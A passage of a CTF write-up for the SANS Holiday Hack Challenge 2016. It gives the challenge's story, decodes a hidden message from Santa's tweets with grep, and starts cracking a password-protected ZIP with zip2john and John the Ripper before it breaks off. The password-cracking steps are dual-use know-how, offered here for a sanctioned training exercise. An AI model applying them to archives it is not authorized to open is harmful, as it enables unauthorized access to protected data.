The SANS Holiday Hack Challenge

2016

Santa's Business Card

https://holidayhackchallenge.com/2016/

Writeup by BusyR
r@busyr.com

'Twas the night before Christmas, and all through the house, not a creature was stirring, except for...

Josh Dosis.

Although quite snuggled in his bed, the precocious 7-year old couldn't sleep a wink, what with Christmas Morning just a few hours away. Josh climbed out of his bed and scurried down the hallway to his sister Jessica's room.

"Wake up, Sis! I can't sleep!"

With her visions of dancing sugar plums rudely interrupted, Jess slowly stirred, yawned, and rubbed her eyes. "What do you want, Josh?"

"Jess! Christmas is almost here. I can't wait!" Josh exploded.

Jess lectured her over-eager brother, "I'm excited too, but it's time to sleep. I'm looking forward to a restful holiday tomorrow, one where no one tries to destroy Christmas."

Josh recognized his sister's reference to last year's trouble with ATNAS Corporation and their quest to foil its criminal plot. "Awww.... That was actually great fun! We always have such wonderful holiday adventures together. I almost wish we had a Twime Machine to relive all those great Christmases of the past," Josh responded as his loose tooth wriggled in his mouth.

"We have had some wonderful fun, my dear brother, but it's time to go back to bed," Jessica responded as she rolled over, hoping her brother would get the message.

And then quite suddenly, the kids were startled by a most unusual sound emanating above their heads: a soft thump followed by a subtle scraping sound, as though something was sliding across their rooftop. "What was that?" Jessica jumped up in surprise.

Immediately afterwards, they heard a muffled jingling of bells.

Josh blurted out, "Oh my gosh, Jess, Santa must have just landed on our house!"

The kids then heard the sound of boots walking across the roof, followed by yet more sliding sounds.

"He must be coming down the chimney. I can't believe it!" Josh squealed.

The sounds continued without pause as they listened to a master of efficiency get to his work downstairs in their living room. They heard the rumpling of wrapped presents being stacked around the tree, the munching of the cookies they had left for Santa's refreshment, and even a slight gulping sound as their visitor polished off a glass of eggnog by the cookies. Why they even heard a quiet but deeply jolly, "Ho Ho Ho."

"Let's sneak a peak at him!" Josh said.

Jess shook her head and responded, "Oh, we can't do that... it might interfere with his operation. Plus, it's highly unorthodox for kids to see Santa himself."

As the children debated whether to go downstairs to see Santa, their discussion was interrupted as

the sounds coming from their living room took a rather startling turn. A loud "Oooomph!" was followed by what sounded like a scuffle of sorts.

"What's happening, Sis?" Josh asked.

"I don't know," came the response from his quite frightened sister.

Just then, they heard crashing sounds and the tearing of paper, as if their presents were being smashed by a wild brawl. It all culminated with a sharp snapping sound, as though their Christmas tree itself had been split in half in the melee.

And then....

...Nothing.

Utter silence came from their living room.

Part 1: A Most Curious Business Card

Despite their palpable fear, the Dosis children knew that they had to investigate what had happened. They left Jessica's room and tiptoed down the stairs warily, making sure to remain hidden in the shadows. As they peered around the corner at the bottom of the steps, what they saw astonished them.

Ruined presents. A shattered Christmas tree. Needles strewn all about. Obvious signs of a fight. And there, beside it all, was Santa's big blue sack. But Santa himself was nowhere to be found.

In shock, Jessica uttered, "Someone has abducted Santa Claus!"

Josh was horrified. "Who would do such a thing? And on Christmas Eve, no less. They'll destroy Christmas! But why?"

The kids scanned for clues, and there on the floor, they found a most unexpected item: a small, rectangular piece of cardstock. Picking it up, Joshua announced, "Hey! This looks like Santa's business card. It must have fallen out of his pocket while someone was kidnapping him."

Jess took the card from Joshua's hands and read it. "It is his business card. And we're the only ones who know that Santa has disappeared. We've got to do something. If we don't find and rescue Santa, Christmas will be destroyed! Let's look closer at this card to see if it can be any help in finding out what happened."


And that, Dear Reader, is where you get involved. Take a close look at Santa's Business card. You can also inspect the crime scene by entering the Dosis home here. Based on your analysis, please answer the following questions:

1) What is the secret message in Santa's tweets?

Santa's Twitter account is located, as we can see on his business card, at **https://twitter.com/SantaWClaus**. If we select all tweets (just keep scrolling down 'till the end), and select everything with ctrl-a, and then copy/paste to a text-file and grep all lines of length 75. Rotate your screen 90° and see that it spells "**BUG BOUNTY**"

```
$ cat tweets.txt | grep -x '.\{75\}'
SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJOYQQ
GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRISTMAS
CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOYELF
HOHOHOGOODWILLTOWARDSMENNORTHPOLEGOODWILLTOWARDSMENSANTAPEACEONEARTHELFELFQ
GOODWILLTOWARDSMENP??????????????????????????????4CHRISTMASJOYELFELFSANTAQ
NORTHPOLEHOHOHOELFf.............................]PEACEONEARTHHOHOHOSANTAQ
SANTASANTAJOYELFQQf.............................]PEACEONEARTHCHRISTMASELF
CHRISTMASELFELFJOYf.............................]HOHOHOSANTAHOHOHOELFJOYQ
SANTASANTAJOYJOYQQf.............................]GOODWILLTOWARDSMENHOHOHO
NORTHPOLEELFELFELFf.............................]PEACEONEARTHHOHOHOSANTAQ
NORTHPOLECHRISTMASf.............................]PEACEONEARTHCHRISTMASJOY
PEACEONEARTHSANTAQf.............................]PEACEONEARTHNORTHPOLEELF
JOYCHRISTMASSANTAQf.............................]CHRISTMASHOHOHOCHRISTMAS
NORTHPOLEHOHOHOJOYf.............................]PEACEONEARTHPEACEONEARTH
SANTAELFELFJOYJOYQf.......aaaaaa/....._aaaaa......]PEACEONEARTHNORTHPOLEELF
GOODWILLTOWARDSMENf.......QQWQWQf.....]ELFWQ......]HOHOHOHOHOHOCHRISTMASJOY
NORTHPOLESANTAJOYQf.......HOHOHOf.....]JOYQQ......]CHRISTMASCHRISTMASHOHOHO
NORTHPOLEELFJOYJOYf.......SANTAQf.....]JOYQQ......]NORTHPOLEPEACEONEARTHELF
SANTAPEACEONEARTHQf.......HOHOHOf.....]SANTA......]PEACEONEARTHCHRISTMASELF
ELFSANTASANTAJOYQQf.......HOHOHOf.....]JOYQW......]CHRISTMASPEACEONEARTHJOY
JOYHOHOHONORTHPOLEf.......SANTAQ[.....)ELFQE......]PEACEONEARTHPEACEONEARTH
HOHOHOCHRISTMASJOYf.......$WJOYQ(......$WQQ(......]GOODWILLTOWARDSMENSANTAQ
JOYPEACEONEARTHELFf.......)JOYQ@........??'.......]SANTAPEACEONEARTHHOHOHOQ
JOYJOYPEACEONEARTHL........?$QV'..................]CHRISTMASJOYNORTHPOLEJOY
SANTAJOYCHRISTMASQk.............................jGOODWILLTOWARDSMENJOYJOY
GOODWILLTOWARDSMENW.............................jJOYNORTHPOLEJOYELFSANTAQ
```


NORTHPOLENORTHPOLEf.....]PEACEONEARTHQQWHOHOHOWQQ
CHRISTMASJOYHOHOHOf.....]ELFGOODWILLTOWARDSMENELF
NORTHPOLEELFELFELFf.....]PEACEONEARTHHOHOHOQQWELF
NORTHPOLEHOHOHOELFf.....]CHRISTMASJOYQWSANTASANTA
SANTAJOYNORTHPOLEQf.....]SANTAHOHOHOWJOYCHRISTMAS
GOODWILLTOWARDSMENf.....]PEACEONEARTHHOHOHOQWJOYQ
ELFPEACEONEARTHELFf.....]GOODWILLTOWARDSMENHOHOHO
JOYCHRISTMASELFELFf.....]GOODWILLTOWARDSMENSANTAQ
GOODWILLTOWARDSMENf.....]NORTHPOLEPEACEONEARTHJOY
ELFSANTAHOHOHOELFQf.....aaaaaa/....._aaaaa.....]GOODWILLTOWARDSMENWELFQQ
NORTHPOLEHOHOHOELFf.....QWWWWQf.....]QQWWQ.....]HOHOHOHOHOHOQQWJOYSANTAQ
SANTANORTHPOLEJOYQf.....HOHOHOf.....]JOYQQ.....]HOHOHOHOHOHONORTHPOLEELF
NORTHPOLEJOYJOYELFf.....JOYELFf.....]SANTA.....]NORTHPOLEHOHOHONORTHPOLE
SANTASANTASANTAELFf.....JOYELFf.....]SANTA.....]NORTHPOLENORTHPOLEELFELF
GOODWILLTOWARDSMENf.....JOYJOYf.....]JOYQW.....]PEACEONEARTHHOHOHOQWELFQ
GOODWILLTOWARDSMENf.....HOHOHO[.....)JOYQE.....]HOHOHOELFHOHOHOQQWJOYJOY
JOYNORTHPOLEELFELFf.....$WELFQ(.....$WQQ(.....]PEACEONEARTHNORTHPOLEELF
NORTHPOLEJOYELFJOYf.....)ELFQ@.....??'.....]CHRISTMASPEACEONEARTHJOY
SANTAPEACEONEARTHQL.....?$QV'.....]HOHOHOGOODWILLTOWARDSMEN
JOYELFPEACEONEARTHk.....jJOYSANTACHRISTMASWJOYJOY
SANTAPEACEONEARTHQW.....jSANTAGOODWILLTOWARDSMENQ
CHRISTMASSANTAELFQQ.....HOHOHOPEACEONEARTHSANTAQQ
ELFCHRISTMASELFELFQ;.....;.....=NORTHPOLENORTHPOLEJOYELFQ
NORTHPOLEJOYSANTAQQ[.....)L.....jPEACEONEARTHJOYHOHOHOQQWQ
CHRISTMASHOHOHOJOYQm.....dQ,.....<GOODWILLTOWARDSMENQWSANTAQ
SANTACHRISTMASSANTAQL.....<QQm,....._JOYELFGOODWILLTOWARDSMENELF
HOHOHOSANTASANTAJOYQQc....._mELFQc.....aGOODWILLTOWARDSMENSANTAJOYWQ
CHRISTMASHOHOHOJOYJOYQw....._mELFQQWmwaawGOODWILLTOWARDSMENNORTHPOLEELF
NORTHPOLEELFPEACEONEARTHw,,..__yELFJOYJOYQWQWQWGOODWILLTOWARDSMENCHRISTMASQ
JOYNORTHPOLEELFNORTHPOLEWGOODWILLTOWARDSMENNORTHPOLEJOYJOYJOYSANTAQQWELFWQQ
JOYSANTAELFHOHOHOQQWNORTHPOLENORTHPOLEGOODWILLTOWARDSMENSANTASANTAHOHOHOJOY
ELFHOHOHOCHRISTMASCHRISTMASELFPEACEONEARTHHOHOHOELFCHRISTMASHOHOHOELFJOYELF
JOYPEACEONEARTHJOYNORTHPOLEGOODWILLTOWARDSMENHOHOHONORTHPOLEHOHOHOELFELFJOY
HOHOHOPEACEONEARTHELFJOYJOYQV?"~....--"?$CHRISTMASELFWPEACEONEARTHQWHOHOHOQ
CHRISTMASCHRISTMASJOYELFWW?`.....-?CHRISTMASHOHOHOQWELFWSANTAJOYWQQ
SANTAPEACEONEARTHQQWELFQP`.....-4HOHOHOWCHRISTMASNORTHPOLESANTA
CHRISTMASNORTHPOLEJOYQW(.....)WGOODWILLTOWARDSMENNORTHPOLEQ
GOODWILLTOWARDSMENJOYW'.....)WSANTAJOYQQWNORTHPOLEHOHOHOQ
JOYNORTHPOLEHOHOHOJOY(.....)PEACEONEARTHSANTAELFWJOYWQQ
GOODWILLTOWARDSMENQQf.....4PEACEONEARTHELFQWCHRISTMAS
NORTHPOLEHOHOHOELFQW`.....-HOHOHOWCHRISTMASCHRISTMASQ
GOODWILLTOWARDSMENQf.....]JOYJOYSANTAELFWCHRISTMASQ
HOHOHONORTHPOLEJOYQ`.....-HOHOHOELFQWCHRISTMASSANTA
ELFELFELFJOYHOHOHOE....._wwQWQQmga,.....$GOODWILLTOWARDSMENJOYWQQ
NORTHPOLECHRISTMASf....._yJOYWSANTAQQg,.....]PEACEONEARTHPEACEONEARTH
SANTANORTHPOLEJOYQ[....._ELFELFSANTAELFQ,.....]CHRISTMASSANTASANTAWJOYQ
CHRISTMASCHRISTMAS;.....dPEACEONEARTHJOYk.....=JOYJOYHOHOHOQWJOYWHOHOHO
ELFNORTHPOLEELFELF....._HOHOHOCHRISTMASQQ,.....NORTHPOLEQWSANTASANTAELF
PEACEONEARTHJOYJOY.....]PEACEONEARTHJOYQQ[.....GOODWILLTOWARDSMENELFJOY
HOHOHOELFNORTHPOLE.....]PEACEONEARTHSANTAf.....NORTHPOLEHOHOHOHOHOHOELF
ELFSANTAELFHOHOHOQ.....]NORTHPOLEHOHOHOQQ[.....GOODWILLTOWARDSMENHOHOHO
CHRISTMASCHRISTMAS.....)PEACEONEARTHJOYQQ(.....HOHOHOHOHOHOSANTAWHOHOHO
SANTASANTAELFJOYQQ.....HOHOHOCHRISTMASQ@.....:NORTHPOLEELFQWSANTASANTA
CHRISTMASCHRISTMAS;.....]PEACEONEARTHELF[.....<HOHOHOSANTANORTHPOLEQQWQ
HOHOHOPEACEONEARTH[.....4HOHOHOJOYELFQf.....]PEACEONEARTHHOHOHOHOHOHO
CHRISTMASCHRISTMASL....."HWJOYSANTAD^.....jNORTHPOLENORTHPOLEHOHOHO
GOODWILLTOWARDSMENm....."!???!"`.....NORTHPOLEHOHOHOWJOYQWELFQ
CHRISTMASJOYELFELFQ/.....]WNORTHPOLECHRISTMASHOHOHO
SANTAJOYCHRISTMASQQk.....dPEACEONEARTHELFELFHOHOHOQ
SANTAPEACEONEARTHJOY/.....<NORTHPOLECHRISTMASHOHOHOQQ
ELFSANTASANTASANTAQQm.....mJOYELFSANTAPEACEONEARTHELF
CHRISTMASCHRISTMASELFk.....jGOODWILLTOWARDSMENQWJOYWELF
ELFJOYCHRISTMASJOYJOYQL.....jNORTHPOLENORTHPOLEJOYJOYJOYQ
ELFELFJOYSANTAJOYELFELFg.....yGOODWILLTOWARDSMENQQWSANTAELF
PEACEONEARTHJOYELFQWSANTAc.....aQWCHRISTMASHOHOHOSANTAJOYHOHOHO
SANTAJOYJOYPEACEONEARTHELFQa,.....wQWWHOHOHOSANTAJOYELFQQWJOYSANTAQQ
HOHOHOELFJOYPEACEONEARTHQQWJOYmwwaaaawyJOYWCHRISTMASHOHOHOPEACEONEARTHJOYWQ
ELFCHRISTMASSANTASANTASANTAJOYQQWWWQWGOODWILLTOWARDSMENJOYELFQWCHRISTMASQQ
SANTAHOHOHOELFPEACEONEARTHGOODWILLTOWARDSMENJOYPEACEONEARTHSANTASANTAJOYWQQ
HOHOHOJOYELFJOYELFQWGOODWILLTOWARDSMENPEACEONEARTHGOODWILLTOWARDSMENELFELFQ
NORTHPOLEJOYJOYELFHOHOHOWPEACEONEARTHNORTHPOLECHRISTMASHOHOHOQWELFJOYQQWJOY
GOODWILLTOWARDSMENSANTAJOYNORTHPOLENORTHPOLEHOHOHOHOHOHOGOODWILLTOWARDSMENQ
CHRISTMASJOYSANTANORTHPOLEV?"-.....]GOODWILLTOWARDSMENQWJOYQ
GOODWILLTOWARDSMENSANTAW?`.....]GOODWILLTOWARDSMENSANTAQ
HOHOHOELFJOYJOYELFQWQQD'.....]HOHOHONORTHPOLEQWHOHOHOQ
PEACEONEARTHHOHOHOJOYP`.....]SANTAJOYELFWHOHOHOHOHOHO
PEACEONEARTHHOHOHOQQD`.....]JOYPEACEONEARTHSANTAELFQ
PEACEONEARTHHOHOHOQW'.....]CHRISTMASJOYELFQWHOHOHOQ
ELFPEACEONEARTHELFQf.....]PEACEONEARTHELFNORTHPOLE
SANTACHRISTMASJOYQQ`.....]NORTHPOLEQQWNORTHPOLEQWQ
CHRISTMASHOHOHOELFE.....]SANTAGOODWILLTOWARDSMENQ
GOODWILLTOWARDSMENf.....]GOODWILLTOWARDSMENSANTAQ
ELFCHRISTMASELFJOY[.....amWNORTHPOLEGOODWILLTOWARDSMENJOYJOYJOYQWELFWQQ
PEACEONEARTHJOYJOY(....._QQWHOHOHOWJOYWPEACEONEARTHPEACEONEARTHNORTHPOLEQ
NORTHPOLEELFELFJOY`.....mSANTAQQWCHRISTMASQQWGOODWILLTOWARDSMENQQWHOHOHOQ
JOYSANTANORTHPOLEQ`.....=CHRISTMASPEACEONEARTHSANTANORTHPOLENORTHPOLESANTA
NORTHPOLESANTAJOYQ.....]NORTHPOLEPEACEONEARTHELFHOHOHOGOODWILLTOWARDSMENQ
ELFNORTHPOLESANTAQ.....]GOODWILLTOWARDSMENQWELFJOYPEACEONEARTHCHRISTMASQQ
HOHOHONORTHPOLEJOY.....]GOODWILLTOWARDSMENJOYJOYQWPEACEONEARTHJOYWSANTAWQ
PEACEONEARTHJOYELF.....-QWSANTAELFWSANTAWHOHOHOPEACEONEARTHCHRISTMASELFQQ
CHRISTMASSANTAJOYQ.....]SANTASANTASANTAGOODWILLTOWARDSMENPEACEONEARTHELF
ELFHOHOHOCHRISTMAS;.....?ELFJOYPEACEONEARTHELFQWGOODWILLTOWARDSMENHOHOHO
GOODWILLTOWARDSMEN[.....-"????????????????????4ELFCHRISTMASHOHOHOQQWELF
SANTASANTAJOYSANTAL.....]HOHOHOQWJOYELFQQWJOYJOYQ
NORTHPOLECHRISTMASQ.....]NORTHPOLEELFQWJOYJOYELFQ
SANTANORTHPOLEELFQWc.....]GOODWILLTOWARDSMENSANTAQ
JOYSANTACHRISTMASQQm.....]ELFNORTHPOLECHRISTMASELF
CHRISTMASSANTASANTAQL.....]PEACEONEARTHWJOYJOYQQWQQ
ELFNORTHPOLEHOHOHOJOYc.....]SANTACHRISTMASJOYELFJOYQ
SANTAELFHOHOHOJOYJOYQQc.....]PEACEONEARTHSANTAQQWJOYQ
GOODWILLTOWARDSMENSANTAw,.....]NORTHPOLEHOHOHONORTHPOLE
NORTHPOLENORTHPOLEQWSANTAa,.....]PEACEONEARTHWSANTAWJOYQQ
SANTACHRISTMASHOHOHOELFELFQQgwaaaaaaaaaaaaaaaaaaaajCHRISTMASJOYPEACEONEARTH




```
NORTHPOLEPEACEONEARTHJOYNORTHPOLEJOYELFQQWWW.....]PEACEONEARTHWHOHOHOJOYQQ
GOODWILLTOWARDSMENQWHOHOHOQWNORTHPOLEELFELFQQ/....]PEACEONEARTHNORTHPOLEJOY
ELFGOODWILLTOWARDSMENCHRISTMASJOYWJOYWSANTAJOYg...]SANTASANTAHOHOHOJOYQWJOY
NORTHPOLEPEACEONEARTHGOODWILLTOWARDSMENELFELFQWQ,.]PEACEONEARTHNORTHPOLEJOY
CHRISTMASCHRISTMASJOYSANTAWGOODWILLTOWARDSMENQQWQwjPEACEONEARTHSANTAQWJOYQQ
ELFPEACEONEARTHJOYJOYJOYWSANTAQQWPEACEONEARTHCHRISTMASGOODWILLTOWARDSMENJOY
CHRISTMASJOYJOYJOYQWGOODWILLTOWARDSMENSANTAQQWGOODWILLTOWARDSMENJOYWHOHOHOQ
PEACEONEARTHSANTACHRISTMASSANTAELFELFQQWJOYWGOODWILLTOWARDSMENHOHOHOHOHOHOQ
PEACEONEARTHELFELFSANTAQWJOYNORTHPOLEPEACEONEARTHELFSANTAHOHOHOPEACEONEARTH
NORTHPOLECHRISTMASELFNORTHPOLEELFJOYQWCHRISTMASGOODWILLTOWARDSMENNORTHPOLEQ
JOYJOYSANTAJOYSANTACHRISTMASJOYQWPEACEONEARTHNORTHPOLECHRISTMASJOYHOHOHOELF
JOYPEACEONEARTHELFQWELFWCHRISTMASSANTASANTANORTHPOLEQWPEACEONEARTHJOYWJOYWQ
```

2) What is inside the ZIP file distributed by Santa's team?

The ZIP file we can find by looking at the pictures at Santa's Instagram-account at **https://www.instagram.com/santawclaus/**.

The lastest picture is particularly interesting as we can see the filename displayed on the top of the laptop-screen ("DestinationPath **SantaGram_v4.2.zip**"). The name of the website we're looking for is mentioned on the nmap-report at the right ("**www.northpolewonderland.com**").



So, we just download the ZIP file at http://www.northpolewonderland.com/SantaGram_v4.2.zip. This ZIP file, however, is password protected. After converting it to a john-crackable format, we can run *John the Ripper* on it:

```
$ zip2john SantaGram_v4.2.zip
ver 14  efh 5455  efh 7875  SantaGram_v4.2.zip->SantaGram_4.2.apk PKZIP Encr: 2b chk, TS_chk, cmplen=1962826, decmplen=2257390, crc=EDE16A54
